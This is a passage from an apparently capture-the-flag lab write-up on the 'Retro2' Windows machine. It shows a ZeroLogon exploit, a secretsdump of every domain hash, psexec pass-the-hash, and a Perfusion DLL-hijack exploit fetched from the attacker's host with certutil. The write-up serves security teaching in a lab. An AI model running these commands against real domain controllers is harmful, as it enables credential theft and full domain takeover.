[08:34:34:784] [11683:00002da4] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x5D -> no RDP scancode found
[08:34:34:784] [11683:00002da4] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: MDSW: keycode: 0xCB -> no RDP scancode found
[08:34:35:607] [11683:00002da4] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed certificate (18)' at stack position 0
[08:34:35:609] [11683:00002da4] [WARN][com.freerdp.crypto] - [verify_cb]: CN = BLN01.retro2.vl
[08:34:35:612] [11683:00002da4] [ERROR][com.freerdp.crypto] - [x509_utils_from_pem]: BIO_new failed for certificate
[08:34:35:613] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@
[08:34:35:613] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: @ WARNING: CERTIFICATE NAME MISMATCH!
 @
[08:34:35:613] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@
[08:34:35:613] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: The hostname used for this connection (10.129.10.242:3389
)
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: does not match the name given in the certificate:
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: Common Name (CN):
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: BLN01.retro2.vl
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: A valid certificate for the wrong name should NOT be trus
ted!
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: The host key for 10.129.10.242:3389 has changed
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: @ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: Someone could be eavesdropping on you right now (man-in-the-middle a
ttack)!
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: It is also possible that a host key has just been changed.
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: The fingerprint for the host key sent by the remote host is 9c:66:98
:bb:05:76:f6:66:75:c5:ea:4d:bc:c0:51:d6:62:bc:a8:bd:4f:89:88:95:97:5b:92:c1:6f:a4:de:82
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: Please contact your system administrator.
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: Add correct host key in /home/jimmex/.config/freerdp/server/10.129.1
0.242_3389.pem to get rid of this message.
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: Host key for 10.129.10.242 has changed and you have requested strict
 checking.
[08:34:35:614] [11683:00002da4] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: Host key verification failed.
and we got an RDP shell

and we got the user
Privilege Escalation
Lets probe for root clues
ZeroLogon (Unintended)
because this is an old version of windows server first thing i will look for is the version for public exploits
 I guess all windows servers prior to 2020 are vulnerable to zero logon so lets try it
When a machine joins a domain, it needs a secure channel to the DC for authentication operations, things like verifying user logons, passing credentials, and syncing secrets so microsoft built the Netlogon Remote Protocol (MS-NRPC) to handle this and It uses a custom challenge-response authentication scheme called Netlogon Secure Channel to establish and maintain this trusted pipe between machines and DCs
so what is the issue ? it is hard go through its details right now but the zero logon exploits how this negotiation works and it is totally a cryptographic flaw and it leads to DCSync the flaw is to use the PoC to set the password of the Host account to empty password then DCSync it
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2/CVE-2020-1472]
└──╼ [★]$ python3 cve-2020-1472-exploit.py BLN01 10.129.10.242
Performing authentication attempts...
========================================================================================================================================================================================================================
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2/CVE-2020-1472]
└──╼ [★]$ secretsdump.py -just-dc retro2.vl/'BLN01$'@10.129.10.242 -no-pass
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c06552bdb50ada21a7c74536c231b848:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1e242a90fb9503f383255a4328e75756:::
admin:1000:aad3b435b51404eeaad3b435b51404ee:49c31c8f60320b9f416bc248231c008c:::
Julie.Martin:1105:aad3b435b51404eeaad3b435b51404ee:cf4999af837f40d72d1c5bcec27ba9b6:::
Clare.Smith:1106:aad3b435b51404eeaad3b435b51404ee:a7c82ec08414f0c54637fad20b9aac9e:::
Laura.Davies:1107:aad3b435b51404eeaad3b435b51404ee:ee74607fad6d8c51b0d488e322f82317:::
Rhys.Richards:1108:aad3b435b51404eeaad3b435b51404ee:09377f210fdbdcda6f97eda91ddc6879:::
Leah.Robinson:1109:aad3b435b51404eeaad3b435b51404ee:6333c620221c04d8fb5b6d7ca8b6d6d7:::
Michelle.Bird:1110:aad3b435b51404eeaad3b435b51404ee:c823220a9bda3ca70ebe7362187c9004:::
Kayleigh.Stephenson:1111:aad3b435b51404eeaad3b435b51404ee:a78835f0139b3b206f9598fe9c18d707:::
Charles.Singh:1112:aad3b435b51404eeaad3b435b51404ee:432119e62a10aff8c8200e4f45e772a0:::
Sam.Humphreys:1113:aad3b435b51404eeaad3b435b51404ee:3c1508fc774de1e6040c68b41a17fdee:::
Margaret.Austin:1114:aad3b435b51404eeaad3b435b51404ee:c6ebda46b0b014eda3ffcb8d92d179d9:::
Caroline.James:1115:aad3b435b51404eeaad3b435b51404ee:80835fee4ce88524f63a0ecf60870ac0:::
Lynda.Giles:1116:aad3b435b51404eeaad3b435b51404ee:dbf17856bd378ec410c20b98a749571f:::
Emily.Price:1117:aad3b435b51404eeaad3b435b51404ee:9cdf1d59674a6ddfedef2ae2545d3862:::
Lynne.Dennis:1118:aad3b435b51404eeaad3b435b51404ee:4b690295089b91881633113f13c866ee:::
Alexandra.Black:1119:aad3b435b51404eeaad3b435b51404ee:3349f04c2fdcf796a66c37b2a7658ae6:::
Alex.Scott:1120:aad3b435b51404eeaad3b435b51404ee:200155446e3b3817e8bc857dfe01b58c:::
Mandy.Davies:1121:aad3b435b51404eeaad3b435b51404ee:c144842c62c3051b8f1b8467ec62ef1f:::
Marilyn.Whitehouse:1122:aad3b435b51404eeaad3b435b51404ee:097b5b5b97e2a3b07db0b3deac5cd303:::
Lindsey.Harrison:1123:aad3b435b51404eeaad3b435b51404ee:261b8b9c79b19345e8ea15dcdfc03ecd:::
Sally.Davey:1124:aad3b435b51404eeaad3b435b51404ee:78ac830ac29ae1df8fa569b39515d5a5:::
retro2.vl\inventory:1128:aad3b435b51404eeaad3b435b51404ee:46b019644dde01251e7044a3d4185bd1:::
retro2.vl\ldapreader:1130:aad3b435b51404eeaad3b435b51404ee:fe63aaefd1cfd29d7cc5c14321a725f3:::
BLN01$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ADMWS01$:1127:aad3b435b51404eeaad3b435b51404ee:9c76997b6cea7695224013678d9f5bcc:::
FS01$:1131:aad3b435b51404eeaad3b435b51404ee:cde82481d161f6c70229bccc00cb1bd1:::
FS02$:1132:aad3b435b51404eeaad3b435b51404ee:eb354224f433cd7cd824b1fdce8c0795:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:1de3d3d429521d8d99e4b4b31da5ce5f993902a8876adaabdd9449a5256c220f
krbtgt:aes128-cts-hmac-sha1-96:8250eee9083a48b1fca675d7d0ce3699
krbtgt:des-cbc-md5:d334438313291520
admin:aes256-cts-hmac-sha1-96:055842e1ada4e1cba5bd0286a4fa9de9337b0324104adc533aabea23ddc353b7
admin:aes128-cts-hmac-sha1-96:1e0f4d9eb0ea70d225db67d53f297934
admin:des-cbc-md5:70d0624397c708df
Julie.Martin:aes256-cts-hmac-sha1-96:5428f080b3303d74da2a344d0b799d97dfb5795fee1d1ed64b3e7e9cc3cbec5c
Julie.Martin:aes128-cts-hmac-sha1-96:8757cfac9fd8af791bd8f5c9b8bfac0c
Julie.Martin:des-cbc-md5:0e85dca2e3e6291a
Clare.Smith:aes256-cts-hmac-sha1-96:65c7c8d4e980f1e63fab4af0fb8b8dc17e9bddff20e7b8bb5fa5c1690561f406
Clare.Smith:aes128-cts-hmac-sha1-96:54cc3c8caadcd6e9b605d2da4c96e55f
Clare.Smith:des-cbc-md5:61fe8f52b39ecb9d
Laura.Davies:aes256-cts-hmac-sha1-96:9ada131aebb330b859770d3177e4b6bf2e37e994d83761e83c296e3dd0549fa4
Laura.Davies:aes128-cts-hmac-sha1-96:c00363c7acdb7e6efb47e90c46eb73f5
Laura.Davies:des-cbc-md5:31d670ec9b16c762
Rhys.Richards:aes256-cts-hmac-sha1-96:805f8d2f3f6c92cbf7bf0fc2449ec03ac8446b0f595aeb68d5e34932bdf1f9a8
Rhys.Richards:aes128-cts-hmac-sha1-96:baeaf7d174ea76419d381e545935aef2
Rhys.Richards:des-cbc-md5:6b0e2cf7ae3de3e3
Leah.Robinson:aes256-cts-hmac-sha1-96:90848db193370cc832b199b27137ef581b78eddc2d5f635a0e01e0b1c514c326
Leah.Robinson:aes128-cts-hmac-sha1-96:6aa30b143db0f0e65517bb062a4fe6c7
Leah.Robinson:des-cbc-md5:d9b6abe30e851f9b
Michelle.Bird:aes256-cts-hmac-sha1-96:a76108bec6385a4469d5eff1d4d5ccaaf066b981d56d3df82f058c1b66b9c653
Michelle.Bird:aes128-cts-hmac-sha1-96:ca9fdc76c484d05397433e90c2d9b84c
Michelle.Bird:des-cbc-md5:79b016e69ec4b59b
Kayleigh.Stephenson:aes256-cts-hmac-sha1-96:6c11e6b4e5e263bbb7b6859b7e4380bf9fce222de2e51da9f033c370d1bd3b34
Kayleigh.Stephenson:aes128-cts-hmac-sha1-96:69ced3d12c16659ae2fdaa2bab6df2f3
Kayleigh.Stephenson:des-cbc-md5:ce7ae949452a1997
Charles.Singh:aes256-cts-hmac-sha1-96:0eb1f6abc867ac77603b9b6f8b454abfef421c6eec2518e28e0e40ee3efb6215
Charles.Singh:aes128-cts-hmac-sha1-96:3cee7675dd2615a5214127faacb30930
Charles.Singh:des-cbc-md5:9125dcd6d3ad4fb6
Sam.Humphreys:aes256-cts-hmac-sha1-96:878ea36ddce6a9e5b050021e757669ff94b8b3367bcb9461dc83cdbcc1342b77
Sam.Humphreys:aes128-cts-hmac-sha1-96:102e420c74d34cda602282342c555b72
Sam.Humphreys:des-cbc-md5:5b5bc1a8683816c4
Margaret.Austin:aes256-cts-hmac-sha1-96:500b6f66a68c384b76ee63fb2d309278638c4eaa2903a7555b7f0a63ed2da30e
Margaret.Austin:aes128-cts-hmac-sha1-96:2bb2066bea0481bf7c9fae65a908bb64
Margaret.Austin:des-cbc-md5:077f91679bcb6dda
Caroline.James:aes256-cts-hmac-sha1-96:0ddabfe9574396df083878375b0e7100c4466698a1d0fa812a07b0bc17f44583
Caroline.James:aes128-cts-hmac-sha1-96:574766e01691af43749a8c0cc566af0f
Caroline.James:des-cbc-md5:29574998cd13f813
Lynda.Giles:aes256-cts-hmac-sha1-96:dc9ca6bdfd27960e9c5700864e0fec0a388f903747d79c61d773cc6e24ea2253
Lynda.Giles:aes128-cts-hmac-sha1-96:c2eaf2f31cb78d18ac51c1c8b0cd496d
Lynda.Giles:des-cbc-md5:62b9082f6e1ab92a
Emily.Price:aes256-cts-hmac-sha1-96:37d0c3e846f44b0c0afe005b178c1e2689ab8cf227c60345e4d83af3bedcd908
Emily.Price:aes128-cts-hmac-sha1-96:87331a1b619dc0b817a00bd7882973b3
Emily.Price:des-cbc-md5:d592c7dce0386489
Lynne.Dennis:aes256-cts-hmac-sha1-96:ec46f167dac2f0763fa4891b4ec7204e8b791b6e757b88f13eaf0a3069d91520
Lynne.Dennis:aes128-cts-hmac-sha1-96:a6de42302e21936f728c6340cc3924b4
Lynne.Dennis:des-cbc-md5:2337fe088083d561
Alexandra.Black:aes256-cts-hmac-sha1-96:63e7bcd8c3827fafac984927c8ee7a410644603b87df03a73d93a5d83d351199
Alexandra.Black:aes128-cts-hmac-sha1-96:f7f77113ff7a8e070f8d961a973afa80
Alexandra.Black:des-cbc-md5:70dcdcef4a584c67
Alex.Scott:aes256-cts-hmac-sha1-96:56e28035bf0e773b08eac63f2ded3b77150f4662335fecfe0d167439954c3c6c
Alex.Scott:aes128-cts-hmac-sha1-96:1743a9bfda5a6d4937e10833aa94261a
Alex.Scott:des-cbc-md5:c47a9e6475452f7c
Mandy.Davies:aes256-cts-hmac-sha1-96:f9ab0b0127d819088c6e20f2a22b62e658e65413634a982e7a03029860b5fbbb
Mandy.Davies:aes128-cts-hmac-sha1-96:775c402ad1b82a01d00d24cdce2f0cff
Mandy.Davies:des-cbc-md5:0dcb62cd49a4070b
Marilyn.Whitehouse:aes256-cts-hmac-sha1-96:070d0ec84b01cee1f4e6f7fde70978e38dd06e9718d29165f7b34687f2bfc57d
Marilyn.Whitehouse:aes128-cts-hmac-sha1-96:983446f761745cac59cfdf6533be1e62
Marilyn.Whitehouse:des-cbc-md5:b34fad80d6583d52
Lindsey.Harrison:aes256-cts-hmac-sha1-96:df8a640121c7931e4b1e24a903831bbdb2ceca342bc32df0d642be5ad59aebaa
Lindsey.Harrison:aes128-cts-hmac-sha1-96:9c0600e456143cb3a958434295e230c5
Lindsey.Harrison:des-cbc-md5:df4afde6a83d586d
Sally.Davey:aes256-cts-hmac-sha1-96:ad994860516e89a93515d9934fbc92ae0e18ac10a4179ce0b5e856d21239c07d
Sally.Davey:aes128-cts-hmac-sha1-96:1bd25ea0251be749c0b9ff10c0443728
Sally.Davey:des-cbc-md5:8940a2cde9fb45f1
retro2.vl\inventory:aes256-cts-hmac-sha1-96:251d2610ccb122fbefecbc0bad2a0f1ecffe39e48734d40fc31f9d6c32d9c3a6
retro2.vl\inventory:aes128-cts-hmac-sha1-96:6a4787b610d341b0d99758c8dd80a405
retro2.vl\inventory:des-cbc-md5:ad08041f6b0861a7
retro2.vl\ldapreader:aes256-cts-hmac-sha1-96:1f38605e159b9f10ba465530aa4ea2d9fd5429b3bf348fa8559b5acc647c0b32
retro2.vl\ldapreader:aes128-cts-hmac-sha1-96:000256e0522cc3cd2f52c6bfe1698368
retro2.vl\ldapreader:des-cbc-md5:8908762379fdfdae
BLN01$:aes256-cts-hmac-sha1-96:ffd22246332c76f0831bbae3acbcf7d9160e780f77ecbf6322ec536b8744a280
BLN01$:aes128-cts-hmac-sha1-96:00489881457ca7f5ba4dac2e1395fd44
BLN01$:des-cbc-md5:0886138c15a70157
ADMWS01$:aes256-cts-hmac-sha1-96:60a232e70bf6ea80507e55d19bceb006019c298d8feb4a1cb5d970d7f975745f
ADMWS01$:aes128-cts-hmac-sha1-96:46e05e0a272c8c746f190f8c3d9ee6dd
ADMWS01$:des-cbc-md5:16158fcb5432700d
FS01$:aes256-cts-hmac-sha1-96:6f502c5a4274f34288c4da5e7adcf5e4fe5c057f94bfdd81e261e56ede0bf0e9
FS01$:aes128-cts-hmac-sha1-96:f6f44318878147c5fc86b257fc98f451
FS01$:des-cbc-md5:6d92e3f2a897c84f
FS02$:aes256-cts-hmac-sha1-96:fcceafa1335a9e262a1e4532d516011d4e8b80ae7f35fb35714a2a6410db18bc
FS02$:aes128-cts-hmac-sha1-96:5f2c27f494ab454d875057c909790e3e
FS02$:des-cbc-md5:252afd385b04b0bf
[*] Cleaning up...
and we got all those hashes lets use the Administrator hash
if we tried to login now we'll get this
 that's because we set the password to empty password which was restricted in this environment, we can ignore by simply using
 psexec.py
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2/CVE-2020-1472]
└──╼ [★]$ psexec.py retro2.vl/Administrator@10.129.10.242 -hashes aad3b435b51404eeaad3b435b51404ee:c06552bdb50ada21a7c74536c231b848
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.10.242.....
[*] Found writable share ADMIN$
[*] Uploading file BPXxbFxG.exe
[*] Opening SVCManager on 10.129.10.242.....
[*] Creating service oFKM on 10.129.10.242.....
[*] Starting service oFKM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C

C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
cb462daa07d7539de053bb9308658759
C:\Windows\system32>
and we got the root
Perfusion (intended way)
the intended path was to use the RpcEptMapper DLL Hijack escalation technique.
This abuses a writable registry key under HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper on Windows 2008 R2 to load a malicious DLL as SYSTEM
so lets grab the exploit locally and move it to the target
sudo python3 -m http.server 80and I moved it
PS C:\> certutil -urlcache -split -f http://10.10.16.83/Perfusion.exe C:\Users\ldapreader\perf.exe
****  Online  ****
  0000 ...
  8800
CertUtil: -URLCache command completed successfully.
PS C:\> cd Users
PS C:\Users> cd ldapreader
PS C:\Users\ldapreader> .\perf.exe -c cmd -i
[*] Created Performance DLL: C:\Users\LDAPRE~1\AppData\Local\Temp\2\performance_2776_2976_2.dll
[*] Created Performance registry key.
[*] Triggered Performance data collection.
[+] Exploit completed. Got a SYSTEM token! :)
[*] Waiting for the Trigger Thread to terminate... OK
[!] Failed to delete Performance registry key.
[*] Deleted Performance DLL.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\ldapreader>whoami
nt authority\system
either way we'll get the root flag
Resources
- https://www.trustedsec.com/blog/diving-into-pre-created-computer-accounts
- https://swisskyrepo.github.io/InternalAllTheThings/active-directory/pwd-precreated-computer/
- https://github.com/dirkjanm/CVE-2020-1472
- https://www.secura.com/blog/zero-logon
- https://itm4n.github.io/windows-registry-rpceptmapper-eop/
- https://github.com/MindPatch/Perfusion/releases/tag/v0.1 (release instead of source code)